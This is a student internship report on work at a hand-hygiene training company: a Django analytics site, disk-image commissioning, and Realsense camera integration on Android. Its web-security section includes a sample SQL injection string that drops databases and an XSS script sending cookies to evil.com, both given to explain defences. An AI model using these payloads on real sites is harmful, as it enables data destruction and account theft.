University of Dublin

TRINITY COLLEGE

Internship at Surewash (Glanta DAC)

Daniel Desmond Dennis

Master in Computer Engineering

Internship Technical Report

Supervisor: Dr. Vasileios Koutavas

August 2019

School of Computer Science and Statistics
O'Reilly Institute, Trinity College, Dublin 2, Ireland

DECLARATION

I hereby declare that this project is entirely my own work and that it has not been submitted as an exercise for a degree at this or any other university.

Name	Date

Contents

Part I

Introduction

1 The Company

Surewash is a small company (less than ten employees) based in the Trinity Technology and Enterprise Center in Grand Canal Dock, Dublin, Ireland. Surewash's core focus is on designing, manufacturing, and selling educational products for hand hygiene. At the core of all of their products, a camera system is used to detect if someone is washing their hands correctly or not. Handn hygiene training is acheived by a user using this machine repeatedly until they are successfully proficient at washing their hands. This is acheived by making it progressively harder to complete a session with the machine, so on first use, the machine will provide detailed instructions on the process, and allow a lot of time to complete each part of the process, but as time goes on, these aids are removed and if a user doesn't complete a part of the process in a certain time, they will have to redo the process.

Surewash currently has three products. The Surewash ELITE, their first product, is a free-standing unit on wheels, designed to sit in a hospital ward. The Surewash GO is a smaller, and cheaper version of the ELITE. It is portable and unlike the ELITE, can be used without being connected to mains power, as long as there is sufficient charge in the battery. Its core functionality is the same otherwise, albeit in a smaller formfactor. Surewash POCKET is differant to the other two products, it is a mobile app that uses a phone's front-facing camera, although it uses the same concept of levels to teach hand hygiene. The key differance with POCKET is that it cannot be used for certification of hand hygiene training since a mobile phone's camera cannot provide the same quality of data that the cameras that come with ELITE and GO can provide.

Surewash also has an online web service called Sureash.NET. Each Surewash product can upload its user data to this website and it will then display overall trends in usage.

2 My internship

I was employed as an intern at Surewash, working normal business hours from January to July 2019. There is another intern, Gaurav Gupta.

2.1 Internship Goals

At the beginning of my internship, I set myself the following goals

Improve my skills in programme design Targets:

1. My company uses Python for server-side tasks.
2. I will hone my skills in turning programme ideas into working, and understandable Python code that can be deployed on Surewash servers.
3. I will improve my understanding of how Python works, and what is best practice.
4. I will submit my code to my supervisor for evaluation and feedback.

Enhance my time management skills Targets:

1. My company uses Scrum to allocate tasks and resources, my supervisor will introduce me and help me fit into the company's workflow.
2. I will participate and contribute to company scrum meetings every two weeks.
3. I will improve my ability to estimate what I can get done in a single sprint.

Improve my presentation and public speaking skills Targets:

1. I will make presentations of my work for both technical and non-technical audiences.
2. I will receive feedback on said presentations, and use it to improve how and what I present to them.
3. At the conclusion of my internship with Surewash, I will be confident at preparing and presenting presentations.

Part II

Data Analytics Suite

1 Motivation and background

A Surewash device aims to teach people how to wash their hands according to the World Health Organisation (World Health Organization 2009). This method divides washing one's hands into six distinct stages (the NHS in the UK and HSE in Ireland includes a seventh), these stages will hereafter be reffered to as poses.

At the time of writing, Surewash has existed for eight years, and they have seen steady growth in that time, with customers around the world. It is clear that the idea of using computer vision to train people how to wash their hands has been a success from a commercial context. Success, however, can be measured in different ways. If one were to assert the following, "Surewash is a successful company, therefore their products are effective", this would be committing the formal fallacy of Affirming the consequent. In simpler terms, just because people are buying Surewash products does not necessarily mean that said products do what they claim to, or that people use them in the first place. There are two questions that must be asked here. Firstly, is the general idea of using a camera and computer system to train people how to wash their hands effective. Secondly, is Surewash's implementation of this idea effective? At a first glance, it would appear that these two issues are mutually inclusive, i.e., if it's found that the general idea this method works, then Surewash's products must work. I would argue that this is not the case, to argue by using a hypothetical situation, people who use a Surewash machine for hand hygiene training may well learn how to wash their hands, but the machine itself may be difficult to use amd require technical knowhow, so the general population may not gain the benefits of this machine because the barrier of entry with regards to using the machine is too high.

Small scale studies have been performed on the effectiveness of using a computer vision system to evaluate hand hygiene, such as Ghosh et al. 2011 and Anarta Ghosh et al. 2013, but the problem with these studies is that they used relatively small sample sizes. These studies also do not indicate if Surewash's implementation is successful. On the other hand, Surewash has a database covering many hospitals, over many years, covering different countries. Crucially, since Surewash is the only company that offers a product like this (since the process has a patent (Lacey G 2007)), this is the first time that one can see how effective Surewash's products are, given the exsistence of several years of data. The aim therefore of this project is

to evaluate how effective Surewash is as a service, distinct from evaluating how effective the concept of using a computer vision system is to train people how to wash their hands.

The aim of this application has now been defined: to evaluate how effective Surewash is as a service. This question cannot be summarised in a holistic answer however. For example, if, say there have been ten thousands uses over a period of a year in a particular hospital, that gives no indication of the actual engagement of a product. On the other hand, if people have a "good engagement" of Surewash, it doesn't take into account the amount of people who used Surewash.

Up to this point, from talking to people in Surewash, they have a certain idea of how people interact with the devices, mainly based on Customer feedback, and this has helped inform me of what answers I should seek from the data.

2 Underlying concepts

2.1 Definitions

2.1.1 Relational Database

A database is an organised collection of data that can be electronically accessed. A Relational Database is a database that stores data in the form of a relational model, as proposed by Codd 1970.

2.2 Programming languages

2.2.1 Python

Python is an interpreted, high-level, general-purpose language. It is ubiquitous in areas such as data science. It is known for being easy to learn, having an extensive standard library, as well as a strong community for support and third party libraries.

2.2.2 SQL

SQL, short for Structured Query Language is a domain-specific programming language designed specifically for querying and manipulating databases. It comes in many dialects, this project uses the mySQL variant.

2.2.3 HTML

HTML, short for Hypertext Markup Laguage is not a programming language, but a markup language. It is a core web technology used to describe the structure of webpage. It is based on SGML.

2.2.4 CSS

CSS, short for Cascading Style Sheets is a style language used to describe the presentation of a HTML file.

2.2.5 JavaScript

Frequently shortened to JS, JavaScript is an interpreted, general-purpose programming language that is supported by all modern web browsers.

2.3 Programming enviornments

2.3.1 Visual Studio Code

Visual Studio Code is an open source, free code editor developed by Microsoft. It is not an IDE, but it provides many features of one, such as code highlighting, code completion, and snippets.

2.3.2 Vim

Vim, short for Vi Imroved, based on Vi, is a visual code editor (used in a command line interface). It can do everything that Visual Studio Code can do, but it has no support for a mouse, therefore all interaction is with a keyboard. The learning curve is substantial in comparison to a GUI-based text editor, but it is necessary to use Vim for this project since the server that this project runs on does not have a GUI.

3 Sources

3.1 The devices

Surewash has three core products, the *ELITE*, *GO*, and *Pocket*. The *ELITE* and *GO* are equivalent devices from a data analytics perspective. They both run Windows, they both use the same camera, and run on the same computer vision algorithm. The differences mainly lie with the

form-factor of the hardware. In contrast, the idea of *Pocket* is quite different. Whereas Surewash designs both hardware and software of the *ELITE* and *GO*, *Pocket* runs as a mobile app on iOS and Android. This is hugely consequential, since it is only feasible to test the software on a small amount of devices, and so data is much less predictable. It also uses the camera that comes with the phone, which means that the algorithm only has access to an RGB feed, in contrast, the *ELITE* and *GO* also have access to a depth feed (a matrix of pixels showing depth), which can give more accurate results. This also presents opportunities for analysing data between different devices, and seeing how Surewash is used on different devices. There has already been anecdotal evidence from customers that the performance of *Pocket* is variable between devices.

3.2 The database

Surewash has a central server, which hosts a relational database (mySQL). Within this database, there are five key tables that are of interest for analysis: *User Records*, *User Profiles*, *Roles*, and *Customer*. For Surewash Pocket, it has a separate database, the only table of interest is *Hand Hygiene Session*. The following is a description of what each table contains:

3.2.1 Table: User Records

Every time someone washes their hands with a Surewash device (hereafter a *session*), a new tuple is created in this table, which among other things, describes the following.

MillisecondsP1_time - MillisecondsP7_time How long was spent on a particular pose (one of the seven possible stages of washing hands), in milliseconds.

P1_passed - P7_passed A boolean value saying whether a particular pose was passed or not.

P1_difficult - P7_difficult A boolean value saying whether the user had difficulty with a particular pose.

P1_failed - P7_failed A boolean value saying whether a particular pose was failed or not.

DateTimeUTCSessionStart What date and time (UTC) the session was started at.

CustomerID is a foreign key relating this table to *Customer*.

UserID is a foreign key relating this table to User *User Profiles*.

DifficultyLevel The difficulty level chosen by a user.

3.2.2 Table: User Profiles

Each staff member in a hospital is associated with a tuple in this table. Each user profile can have many user records associated with it. The columns of interest are as follows:

id Can be used to select all *sessions* from *User Profiles* that this person has completed.

RoleID Each staff member will have a type of role (such as 'Nurse', 'Doctor', etc.), this is a foreign key related to *RoleID* in *Roles*.

3.2.3 Table: Roles

RoleID Mentioned above, each staff member will have a type of role (such as 'Nurse', 'Doctor', etc.).

3.2.4 Table: Customer

This stores headline information about a particular hospital.

id The primary key, this can be used to select all staff members, or user records related to this hospital.

country This shows the country that the hospital is located in, useful for dividing results by different countries.

site The name of the hospital.

3.2.5 Table: Hand Hygiene Session

This is similar to the User Records table, albeit with fewer columns.

deviceType The model of the device, which generally has the syntax of the manufacturer, followed by the model. This can therefore be used to select results based on a particular manufacturer, or individual models.

startUTCTime The time that a session was started, useful for seeing how the app has been used over time.

pose001Time - pose006Time How long was spent on a particular pose, in milliseconds.

pose001Passed - pose006Passed A boolean value saying whether a particular pose was passed or not.

softwareVersion The version of Surewash Pocket being used.

difficultyLevel The level of difficulty chosen, ranging from *Level 0* to *Level 5*.

3.2.6 Challenges with the database

There are a few peculiarities and workarounds in this database which require special attention.

Pose 5 and Pose 6 switched A bug existed early in the development of the Surewash software, where the 5th and 6th pose of the WHO method were in the wrong order. This was also reflected in database. The workaround that was chosen was to add a boolean column called *Pose5and6Switched*, so this needs to be checked. If it is false, then all values associated with the two respective poses need to be swapped.

Pose 7 Although the WHO does not specify this, some hospitals require a seventh pose in their hand hygiene regimen where the wrists are also washed. A boolean value called *Pose7Enabled* needs to be evaluated therefore to see if values relevant to Pose 7 need to be evaluated.

Pose 4 Depending on the hospital, some will specify that one needs to complete Pose 4 twice (by flipping hands), or once. There is a boolean value called *Pose4TwoHanded*, which if true means that all time values related to Pose 4 will be twice as long, and therefore if one is doing an analysis of all hospitals, the value for Pose 4 will either need to be doubles or halved for the relevant cases.

Difficulty level The Surewash software has difficulty levels ranging from zero to five, all records before a certain version did not have a concept of levels, so this will be *Level 0* for all of those records. There are also occasions were a Surewash product was used in a clinical trial, the difficulty level will have a different value. A different algorithm was used, therefore all tuples fitting this criterion should be ignored.

Location data on *Pocket* A notable omission from the *Pocket* database is something that can indicate where in the world a particular session was performed, which means that different countries and regions cannot be compared, which is a shortcoming in my opinion. This omission was deliberate, since an app has to formally request to the user to be able to use location data. In the age of increased scrutiny on privacy, and since it's not necessary for the functionality of the app to collect this data, a decision was made to not collect this data.

For the future, there is potentially a workaround to this. All session information from *Pocket* is automatically submitted to a Surewash server, therefore within the server, the IP address of the phone could be recorded and the location could be obtained from the IP address. This would not be entirely accurate, but it would be good enough for the purposes of this exercise.

4 The application

The brief stated that this application was to be built for the web, so that it can be accessed by a web browser from the Internet. This implies that security should be at the forefront of the application, since it is accessible from the public Internet. The other implied constraint of this project is that it is built quickly. With these constraints in mind, the best approach is to use Django, which is a Python framework for building web applications. The added bonus of this is that the *SureWash.NET* product (a web application data analytics package for customers) was built using Django, so there is knowhow within the company as to best practice using this framework.

4.1 Security considerations

The core aim of this application is get real-time insights into Company data. This therefore means that the database needs to be accessed. The following known security practices and web vulnerabilities need to be considered.

Database access This website need only access a subset of the database, and it does not need to perform any write operations, therefore a new user for the database was created with only the required permissions granted.

SQL injection attack SQL injection attacks are a common vulnerability in web applications (Halfond, Viegas, Orso, et al. 2006). Since database access is core to the functionality of the website, care needs to be taken. The key avenues of attack that need to be considered for this

application are as follows: *Injection through user input* where SQL code is added to a HTTP POST request and inadvertently executed, *Injection through cookies* similar to *Injection through user input*, and *Second-order injection* where SQL code is inadvertently stored somewhere in a Database tuple and executed later.

Django prevents these forms of attacks mentioned by using the concept of *Prepared Statements*, or *Query Parameterisation*, which is an accepted way to prevent such attacks (Amirtahmasebi, Jalalinia, and Khadem 2009). In a 'raw' SQL query, no distinction is made between SQL keywords, and strings. So in a statement such as this:

```
SELECT * FROM UserRecords2 WHERE WebCustomerID = 23
```

no distinction is made between keywords such as SELECT and FROM, and a string, 23. If therefore, a form on the website allowed a user to enter WebCustomerID, they can select all User Records related to that WebCustomerID, but they could also type something like *'; DROP ALL DATABASES;–'*, then this would be interpreted by the database as follows:

```
SELECT * FROM UserRecords2 WHERE WebCustomerID = '';
DROP ALL DATABASES;
--'
```

It would see two seperate commands, first find all records where WebCustomerID is an empty string, then erase everything. Clearly, this is a problem. Django's solution is to escape any string values in a syntax similar to the following:

```
'SELECT * FROM UserRecords2 WHERE WebCustomerID = \%s', id
```

The id value is therefore treated as a string, and the database will know not to execute the statement.

Cross Site Scripting (XSS) This works by a user injecting code into the website that is later executed inadvertently (Di Lucca et al. 2004). As an example, in a newspaper website, a user could post comments, but within the comment, they might put something like the following in:

```
<script>
    location.URL='http://www.evil.com/' + document.cookie
</script>
```

Instead of the browser treating the above text as HTML markup, it would execute it as JavaScript code, sending the user's cookie to a third party, and from there, the hacker could access their account on that website.

Django prevents this form of attack by searching for specific keywords, such as the <script> tag and sanitises the input by removing dangerous characters and sequences.

Cross Site Request Forgery (CSRF) A lesser discussed web vulnerability where an unwanted action can be performed by a user by way of a malicious third party site by spoofing a HTTP POST request (Zeller and Felten 2008). Django prevents this by requiring a pseudo-random value to be submitted with a form submission.

It should be noted that the potential consequences of this web portal being subjected to a CSRF attack are not serious with this website, since it only acts as a read-only system. That being said, it is bad practice and unethical to knowingly leave an application vulnerable to such a vulnerability regardless.

Brute Force A simple but effective exploit, this simply involves trying to log in to the website with any amount of username/password combinations until one succeeds. Django does not come with any way of detecting or preventing such an attack. A common way to prevent this exploit in Django is to use a Django extension called *Django-Axes*. This extension provides the ability to blacklist IP addresses, as well as lock accounts. It also logs all login attempts, as well as whether they were successful (Jazzband 2019). This applition uses a policy where a user and ip address are locked out for twenty-four hours if a login attempt fails more than ten times. The particular semantics of this policy are arbitrary, however they can be changed easily if they are too strict, or not strict enough.

Denial Of Service This is where the server is burdened by requests from one client. This application is unlikely to be served with such an attack.

Firewall The server is available on the internet, and its intended use is for web services only, therefore all ports except 80 (for HTTP), and 443 (for SSL) are blocked from public access. Port 22, for SSH (through which the server is configured)can be access only through Surewash's IP.

4.2 Hosting and server configuration

A decision needs to be made as to where the application is being hosted. Surewash has a static IP address, so it could be hosted by a computer in-house, however, Amazon Web Services (AWS) is already used to host its *SureWash.NET* service, as well as the API server for *Pocket*.

Amazon Web Services provides the ability to have a remote server, either in a virtual instance (on a hypervisor), or by having a dedicated physical server

Ubuntu is the chosen operating system for the web server to run on, since it is widely used, and there is plenty of free help available. It is running on *x86-64* architecture since this is common practice. Django does not come with a production-safe HTTP server, so Apache HTTP Server is used for this purpose.

4.3 Development Workflow and testing

Django has an inbuilt development server which can be used to test the web application locally on the computer it is being developed from. If the development server is started on the computer the application is being developed from, the website can be access by opening a web browser on the same computer and typing in *http://localhost:PORT*, where *PORT* is the port chosen to host the development server on, which is 8000 by default.

If the website works on the local server, the next step in testing is to try it on the AWS server. The code needs to be transferred over, there are many ways of achieving this, such as FTP, but GIT was the chosen method. Surewash has a Github subscription, so the codebase can be hosted there privately. The code can then be pushed to the server by logging into it via SSH and performing the relevant GIT commands there.

An important consideration when using this kind of workflow is database access, which is independent of this entire project. It would be unnecessary to access the live database while developing since it would put an unnecessary burden on the server when customers are also trying to access it. The solution to this is to make a snapshot of the server and keep a local copy on the computer that is being used to develop the application. This also means though that the server code and local development code will have to be different to reflect the different server addresses and username/passwords for the database. The solution used in this project is to have a file called *local_settings.py* that contains the relevant database details, and add this file to .gitignore. This has the added benefit of not storing database passwords on the Git repository.

5 Conclusion

5.1 Learning Outcomes

5.1.1 Programme design

5.1.2 Python

While I had used Python in college, it was mostly working with existing code, where only minor changes had to be made. This project was the first time where I had to write large amounts of code in Python, which meant that I had to gain a deeper understanding of how programming in it works.

5.1.3 SQL

This was the first time where I had to interact with an existing database, and come up with optimised SQL queries. While it's trivial to to get data from a database, I had to ensure that my queries were optimised since this is a server accessed by customers, and if my queries took long periods of time to run, I could potentially affect the experience of Surewash customers. I also learned how to use database security, such as granting views and privelages.

5.1.4 Presentation

Oral presentation I improved my skills in oral presentation by giving a non-technical presentation of the results given by the data analytics suite, as well as a demonstration of the user interface.

Documentation I improved my skills in documentation by writing a manual describing the usage of the programme, as well as another manual which describes documents how the code works.

5.2 Other

5.2.1 Amazon Web Services

I learned the very basics of AWS, such as how to setup a new server, and how to interact with this server using SSH and FTP. I also learned how to secure the server using a firewall.

5.2.2 Vim

I learned the basics of using Vim. Knowing how to use Vim is important since many computers do not have a graphical user interface, and while easier CLI text editors such as Nano exist, they are not as powerful or full-featured as Vim.

5.3 Web security

I learned about XSS attacks, CSRF attacks, and SQL injection attacks, what they are, how they work, and how to prevent them.

Part III

Production Optimisation

1 Motivation and background

Although a large portion of time spent in Surewash involves the continuous development and maintenance of their products, a critical function of the company is the actual manufacturing of the *ELITE* and *GO*, hereafter the *process*. A lot of the process has been outsourced. As an example, the computer for the *GO* is a *Microsoft Surface Pro*. This goes inside a hard plastic casing which is manufactured by a plastics manufacturer in China. The assembly of all the hardware is done by another company in Dublin.

The final stage of the process involves installing all relevant software, hereafter called commissioning. In the commissioning stage.The computers come pre-installed with *Windows 10*, but there are configuration steps that are required to be completed before the product is shipped to the end user. As a summary of these steps are as follows:

1. Turn on the computer and go through the steps of the *Windows 10* setup wizard.
2. Change some of the default *Windows 10* settings (e.g. turn off all the notification types, change some battery settings, change the wallpaper, etc)
3. Allow *Windows Update* to complete all relevant updates (this can take up to several hours sometimes)
4. Connect a Surewash USB key, open the Surewash commissioning app, let *Windows 10* install the .NET framework (can take 10-20 minutes)
5. Complete each of the steps specified in the commissioning app, but ignore some of the steps.

The steps in the commissioning app require a lot of user input to implement correctly. In short, the commnissioning process is long, laborious, and prone to human error. This leads problems both in quality control, and in wasted time for Surewash employees. While there is certainly scope to streamline the current process, it is my opinion that the entire process needs to be rethought.

2 A new framework for commissioning

2.1 Introduction

The concept of preparing a ‘golden image’ of a device’s hard drive, and then rolling that image out to other computers is a well documented, and common practice amongst organisations (Microsoft Corporation 2016). In short, one computer is set up to the desired end state, it is then booted into a special operating system, where the contents of one or more partitions in the hard drive/ SSD is copied, this copy is then transferred onto other devices, either manually, or by some automatic method, such as using a PXE server.

There are various solutions that achieve this, both free and paid. Clonezilla is the solution that was chosen to achieve this Sun and Tsai 2012. It was chosen because it is free (GPL License), and runs on Debian, which is also free.

2.2 The new process

The painstaking steps of commissioning now need only happen on one computer, but with some caveats. There are a few steps that involve unique input, that is, the input of unique passwords and IDs. A fundamental limitation of Clonezilla, and indeed any other similar solution, is that it cannot perform these steps.

Part IV

Realsense Camera

1 Motivation and background

Surewash's current product range is successful in what it does, but they have key limitations. For the *ELITE* and *GO*, they are expensive, and for *Pocket*, its functionality is limited because it can only use a smartphone camera which has low resolution and is generally unpredictable. To expand Surewash's market reach, the strategy that has been adopted is to develop a cheaper version of the *GO*. At present, the core hardware in this device is a Microsoft Surface Pro, which is expensive. The core strategy therefore to reduce the cost of this device is to use another computer that is small, and cheap. One problem though is that cheap Windows devices are not that common, and when they are, they are not able to handle the workload required to run Surewash software. The core issue with hardware costs is that a Windows License and Intel processor together are expensive. A cheaper solution is to use an ARM-based device running a free operating system, such as Android.

Pocket was developed for Android, which is a free operating system, so it would make sense to develop this product using the Android platform, since it's well supported, and there is experience in-house with developing apps for it. Unity is used as a cross-platform framework to develop the iOS and Android variants of *Pocket*, so if Surewash was to develop using Android, Unity would be the preffered medium to develop the app with. The main issue with *Pocket*, mentioned ealier, is that it only uses a front facing mobile camera, which limits the scope for what can be seen from a Computer Vision perspective. *ELITE* and *GO* are differant, they use a special camera, developed by Intel that not only gives an RGB camera feed, but also a depth feed, which says how far a particular pixel is from the camera. This camera thus provides more information that can be used to get a better insight into whether someone is washing their hands correctly, or not.

The crux of the problem that this project is meant to address is thus: find a way to get an Intel Realsense camera to work on Android, using Unity. At a first glance, this would not seem to be a particularly difficult challenge, but due to the niche nature of such a task, there wasn't much information readily available on the topic, and so it was quite involved in my opinion.

2 Underlying concepts

This project makes use of a combination of C/C++, Java, and C sharp code. There are some key concepts that distinguish these languages, which is core to understanding how the end solution works, as well as understanding the performance of the overall solution.

2.1 Definitions

2.1.1 Compiler

A compiler is a programme that converts code written in one language, into code of another language. This frequently implies the conversion of human-readible code such as C to machine code, such as X86 machine code, but it can also be to other languages.

2.1.2 Virtual Machine (VM)

A VM is a programme that emulates the hardwarew of a computer system. In the context of this project, VM shall refer specifically to a Process Virtual Machine, which is a programme that executes programmes in a platform-independent manner.

2.1.3 Ahead-Of-Time Compilation (AOT)

AOT is the concept of compiling computer code from one language into native machine code before it is run. For example, if a programme is running on an X86 processor, the AOT compiler would compile the computer code into native X86 instructions and package it into some file containing the relevant binary instructions for execution at a later time.

2.1.4 Just-In-Time Compilation (JIT)

JIT is the concept of compiling computer code from one language into native code during the execution of a programme.

2.1.5 Bytecode

Bytecode is an abstract instruction set that is designed to be efficiently interpreted into native instructions. As such, it means that it can be run on any platform using a JIT or AOT compiler.

2.1.6 Java Virtual Machine

Java Virtual Machine is a virtual machine that executes Java bytecode using a JIT compiler.

2.1.7 Java Native Interface (JNI)

JNI is a specification for interfacing between native code, and Java code.

2.1.8 Dalvik Bytecode

Dalvik bytecode is stored in a .DEX file and is compiled from Java Bytecode. It was originally executed in a JIT called Dalvik on Android, but this is no longer the case in modern versions of Android.

2.1.9 Android Runtime (ART)

is the enviornment in which applications are executed on Android. When installing an application on Android, ART compiles code from DEX format to native machine code. See Android Development Team 2019.

2.2 Programming Languages

2.2.1 Java

Java, alongside Kotlin (which isn't used in this project), is the main programming language for writing Android applications. It is general-purpose, class based, and object-oriented. It was one of the first languages to introduce the concept of "compile once, run anywhere", meaning that its compiled code can run on any platform, regardless of processor architecutre, since the compiled code, bytecode, is run in an abstract virtual machine. Its syntax is largely influenced by C++, but it doesn't have access to low-level memory facilities, instead, it is garbage collected. While the Java code is compiled to Java bytecode for Android, it isn't executed in a Java virtual machine, see the section on Android Runtime.

2.2.2 C

C is a general-purpose, imperative programming language. Its instructions map very closely to typical machine instructions, which means that it can execute fast (in comparison to code like that of Python), especially when compared to Java. C is needed in this project because JNI does not support C++ name mangling.

2.2.3 C++

C++ is built on top of C, and supports most of the features of C. It extends C by adding support for object oriented programming, generics, a standard template library for common algorithms, cross-platform thread support, and optional memory management.

2.2.4 C sharp

C sharp is similar to Java in many ways. It is a part of Microsoft's Common Language Infrastructure (CLI) specification which allows differant programming languages to execute on the same virtual machine, using the same underlying data-types which makes it easy to integrate libraries written in other CLI languages. In this project, it executes on Android using the Mono Project Runtime, which is an open-source implementation of CLI (The Mono Project 2019).

2.3 Programming Enviornments

The core enviornment of this project is the Android Operating System, and by extension, the Android Runtime. However, sitting on top of that is the Unity Game Engine.

2.3.1 Android

The Java programming language forms the core of Android applications. Android does not use a Java Virtual Machine, and as such, it does not implement the full standard library of Java. Android instead has two differant variants of runtimes for executing Java code. Firstly, Dalvik, a register-based virtual machine, which is now discontinued. Dalvik was designed with mobile development in mind. Originally, when Android was being developed in the mid-2000s, mobile devices were very limited in processing power and RAM. Java bytecode is translated to Dalvik bytecode, which is then run in a JIT compiler at runtime. Modern Android devices use the Android Runtime, which also takes in Dalvik Bytecode, but it then compiles this to native code when the application is being installed (i.e. it uses AOT compilation). This uses more storage space than Dalvik, but also means that it executes faster.

In the context of this project, it is an important consideration, since the Odroid board officially supports Android KitKat, which still uses the Dalvik VM. The Realsense library is CPU-intensive, and the additional overhead of the Surewash software means that any potential performance gain is crucial.

2.3.2 Unity

Unity is primarily a game engine, designed for writing modern 3D games. While the engine itself is written in C++, the end programmer writes C sharp scripts for game logic. The execution of C sharp is similar to Java's in so far as they are both compiled to bytecode, which is then executed in a VM. Unity uses the Mono Framework to execute C sharp code.

2.4 Hardware

2.4.1 Intel Realsense D435

This is the camera that Surewash uses to monitor the user washing their hands. It produces two differant kinds of data feeds which can be used in conjuction with each other. Firstly, it produces an up to 1920x1080 pixel RGB feed at up to 30 frames/second at a field-of-view of 69.4 degrees x 42.5 degrees x 77 degrees. It also has a feed of depth pixels at a resolution of up to 1280x720 pixels at up to 90 frames/second and a field-of-view of 87 degrees x 58 degrees x 95 degrees. It transfers both of these feeds concurrantly through a USB-C 3.1 Gen 1 connection. See **i**nteld435 for more information.

2.5 Hardkernel Odroid XU4

This is a single board computer, similar in concept to a Raspberry Pi, but with a faster CPU Hardkernel co., Ltd. 2018. It contains a Samsung Exynos5 Octa SOC which contains an quad-core ARM Cortex-A15 2Ghz CPU and a quad-core ARM Cortex-A7 1.3GHz. It has 2GB of LPDDR3 RAM at 933MHz. Crucially, it contains a USB 3.0 hub which is required to interact with the Intel Realsense camera. It contains a relatively large heatsink which improves performance since it reduces the need for thermal throttling.

2.6 Software

2.6.1 Git

This is a GPL-licensed programme that allows software developers to coordinate work by hosting code in a distributed version control system. It allows developers to work on source code independently and then merge the codebase. It also allows for tracking of differant files.

2.6.2 Github

The library for the Realsense camera is hosted in sourcecode format on a website called Github. The code can be accessed on the website either using a web browser and downloading the code, or by using Git to clone the repository.

2.6.3 Intel Realsense Library

Provides a list of APIs to interact with the Realsense camera in both C and C++. It also provides software wrappers containing starter code for various platforms including Android, Unity, Windows, Python et cetera. It has an Apache v2 license.

3 The solution

On a high level, the solution involves making an API calling sequence to the Realsense library to produce a texture, and Unity then renders this texture. There are two threads in operation, using a producer-consumer model. The camera thread is the producer thread, and it is operating within the Realsense library, polling the camera for data and filling a buffer with frames. The Unity thread acts as the consumer, taking data from the buffer and rendering it as a texture. With the current setup, the camera produces frames faster than Unity can consume them, and since the aim is to display a live video feed, the extra data produced by the camera that Unity cannot display in time needs to be discarded, or else the buffer becomes full and the whole system crashes.

3.1 Realsense C API sequence

The Unity codebase does not interact directly with the Realsense C API, instead the relevant calls are done through Java code which makes calls to the Realsense library using JNI. The Java code is packaged into an Android library, which Unity then makes relevant calls to. This is because certain OS calls are required to allow a USB device to correctly interface, it may have been possible to have a cleaner solution, but given the time constraints on the project, this proved to be a workable solution.

For every method mentioned below, an error veriable can be passed in, which if not NULL after the function call, can be passed into an error handler which returns an enumerated error type, which can be any of the following:

```
1 typedef enum rs2_exception_type
```

```
{
    RS2_EXCEPTION_TYPE_UNKNOWN,
    RS2_EXCEPTION_TYPE_CAMERA_DISCONNECTED,      /**< Device was disconnected, this can be caused by outside intervention, by internal firmware error or due to insufficient power */
    RS2_EXCEPTION_TYPE_BACKEND,                  /**< Error was returned from the underlying OS-specific layer */
    RS2_EXCEPTION_TYPE_INVALID_VALUE,            /**< Invalid value was passed to the API */
    RS2_EXCEPTION_TYPE_WRONG_API_CALL_SEQUENCE,  /**< Function precondition was violated */
    RS2_EXCEPTION_TYPE_NOT_IMPLEMENTED,          /**< The method is not implemented at this point */
    RS2_EXCEPTION_TYPE_DEVICE_IN_RECOVERY_MODE,  /**< Device is in recovery mode and might require firmware update */
    RS2_EXCEPTION_TYPE_IO,                       /**< IO Device failure */
    RS2_EXCEPTION_TYPE_COUNT                     /**< Number of enumeration values. Not a valid input: intended to be used in for-loops. */
} rs2_exception_type;
```

First, a ‘context’ needs to be created, among other things, this ensures that the correct API version is being used for the camera being used.

```
rs2_context* rs2_create_context(int api_version, rs2_error** error);
```

A ‘pipeline’ can then be created using this ‘context’. This creates a new thread than handles all relevant interfacing with the camera.

```
rs2_pipeline* rs2_create_pipeline(rs2_context* ctx, rs2_error ** error);
```

If a pipeline is created, it does not start actual streaming from the device. This is done with one of the following methods. The first method starts streaming without any configuration, i.e. it will use all stream types and use a default resolution, and framerate. These can be configured

however and optimised for the particular setup, and this is desirable in the context of this project since a low-powered device, with a low screen resolution is being used, where a high framerate is not necessary. The configuration should be deleted after starting the pipeline.

```
// Start a pipeline
rs2_pipeline_profile* rs2_pipeline_start(rs2_pipeline* pipe,
   rs2_error ** error);
rs2_pipeline_profile* rs2_pipeline_start_with_config(rs2_pipeline*
   pipe, rs2_config* config, rs2_error ** error);

// Creating a pipeline configuration
rs2_config* rs2_create_config(rs2_error** error);
void rs2_delete_config(rs2_config* config);
void rs2_config_enable_stream(rs2_config* config,
    rs2_stream stream,
    int index,
    int width,
    int height,
    rs2_format format,
    int framerate,
    rs2_error** error);
```

The `rs2_wait_for_frames` method can now be called. This method allocates a block of memory for a set of time-synchronised frames from the camera. What the set contains depends on the type of configuration, e.g. if only the depth and colour streams were selected, `rs2_frame*` will point to two frames. The individual frames can then be extracted using the `rs2_extract_frame` method, providing an integer index. The type of frame must then be determined using the `rs2_get_stream_profile_data` method, the first parameter *mode* is found by calling `rs2_get_frame_stream_profile`, the second parameter is the `rs2_frame*` value, the other parameters are output values for information about the frame.

```
// Get individual frames
rs2_frame* rs2_pipeline_wait_for_frames(rs2_pipeline* pipe,
   unsigned int timeout_ms, rs2_error ** error);
rs2_frame* rs2_extract_frame(rs2_frame* composite, int index,
   rs2_error** error);
```

```
4
5 // Discover type of frame
6 const rs2_stream_profile* rs2_get_frame_stream_profile(const
     rs2_frame* frame, rs2_error** error);
7
8 void rs2_get_stream_profile_data(const rs2_stream_profile* mode,
9     rs2_stream* stream,
10    rs2_format* format,
11    int* index,
12    int* unique_id,
13    int* framerate,
14    rs2_error** error);
```

For each frame from the set of frames, the following method is called to locate the raw data of the frame. The size of the data is determined by finding the product of `rs2_get_frame_width`, `rs2_get_frame_height`, and `rs2_get_frame_bits_per_pixel`. The format of the data should be known when the `rs2_get_stream_profile_data` method was called, so, for example, if the format is RGBA8, each pixel will be four bytes wide (one byte per channel for red, blue, green, and alpha), and if the resolution is 1920x1080, the pointer returned by `rs2_get_frame_data` will point to a block of memory 8,294,400 bytes large.

```
1 const void* rs2_get_frame_data(const rs2_frame* frame, rs2_error**
     error);
2 int rs2_get_frame_width(const rs2_frame* frame, rs2_error** error);
3 int rs2_get_frame_height(const rs2_frame* frame, rs2_error** error)
     ;
4 int rs2_get_frame_bits_per_pixel(const rs2_frame* frame, rs2_error
     ** error);
```

Each frame must be released when it is no longer needed. When the camera is no longer needed for streaming, it must be explicitely stopped, and the pipeline deleted too.

```
1 void rs2_release_frame(rs2_frame* frame);
2 void rs2_pipeline_stop(rs2_pipeline* pipe, rs2_error ** error);
3 void rs2_delete_pipeline(rs2_pipeline* pipe);
```

3.2 Java API sequence

